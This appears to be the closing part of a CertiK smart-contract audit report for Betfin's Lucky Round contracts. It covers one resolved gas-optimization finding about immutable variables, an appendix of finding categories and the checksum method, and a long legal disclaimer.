OPTIMIZATIONS | BETFIN LUCKY ROUND CONTRACTS

ID	Title	Category	Severity	Status
LUC-01	Variables That Could Be Declared As Immutable	Gas Optimization	Optimization	Resolved

LUC-01 | VARIABLES THAT COULD BE DECLARED AS IMMUTABLE

Category	Severity	Location	Status
Gas Optimization	Optimization	src/LuckyRoundBet.sol (b791798b8a3e9ba9532b53b16b8e2224b4e88879): 8, 9, 10, 17, 19, 20	Resolved

Description

The linked variables assigned in the constructor can be declared as `immutable`. Immutable state variables can be assigned during contract creation but will remain constant throughout the lifetime of a deployed contract. A big advantage of immutable variables is that reading them is significantly cheaper than reading from regular state variables since they will not be stored in storage.

Recommendation

We recommend declaring these variables as immutable. Please note that the `immutable` keyword only works in Solidity version `v0.6.5` and up.

Alleviation

[Betfin Team, 07/26/2024]:
Issue acknowledged. Changes have been reflected in the commit hash:
https://github.com/betfinio/lucky_round/commit/9fabb5ca81f0101b6dd14a067203b0538b231ccc

APPENDIX | BETFIN LUCKY ROUND CONTRACTS

Finding Categories

Categories	Description
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Coding Style	Coding Style findings may not affect code behavior, but indicate areas where coding practices can be improved to make the code more understandable and maintainable.
Incorrect Calculation	Incorrect Calculation findings are about issues in numeric computation such as rounding errors, overflows, out-of-bounds and any computation that is not intended.
Concurrency	Concurrency findings are about issues that cause unexpected or unsafe interleaving of code executions.
Access Control	Access Control findings are about security vulnerabilities that make protected assets unsafe.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases and may result in vulnerabilities.
Logical Issue	Logical Issue findings indicate general implementation issues related to the program logic.
Centralization	Centralization findings detail the design choices of designating privileged roles or other centralized controls over the code.
Design Issue	Design Issue findings indicate general issues at the design level beyond program logic that are not covered by other finding categories.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.